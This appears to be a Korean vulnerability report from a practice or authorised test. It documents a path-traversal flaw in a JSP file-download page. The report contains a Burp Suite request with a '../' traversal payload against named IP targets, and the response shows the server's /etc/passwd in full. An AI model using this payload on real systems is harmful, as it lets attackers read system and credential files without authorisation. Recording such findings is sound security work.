Vulnerability Discovery_17

Target


: http://124.60.4.10:9998/fileDownlad.jsp, http://124.60.4.10:6663/fileDownlad.jsp


Payload

: 버프 스위트를 사용하여 리피터를 통해 파일 경로를 ../../../../etc/passwd로 수정하여 Request

Impact

: 서버 내 파일을 강제 다운로드 하여 계정 정보 및 DB 정보를 담은 민감한 파일 다운로드 가능




Send
Cancel
Restart Burp
Later
More info
Request
Pretty
Raw
Hex
GET /fileDownload.jsp?file_name=../../../../../../etc/passwd HTTP/1.1
Host: 124.60.4.10:6663
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.60.4.10:6663/view.jsp?bbsID=4
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=v1pkoea4ktfsej5hfra7itcuk3; JSESSIONID=42CCB521F6B275B7E519BEC11EBB431D
Connection: close
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200
Content-Disposition: attachment;filename=../../../../../../etc/passwd
Content-Type: application/octec-stream;charset=UTF-8
Date: Sat, 28 Jan 2023 08:40:54 GMT
Connection: close
Content-Length: 1283
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
tomcat:x:999:999::/opt/tomcat:/bin/false
mysql:x:1000:1000::/home/mysql:/bin/sh
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers
Search...
0 matches
Done
1,503 bytes | 11,816 millis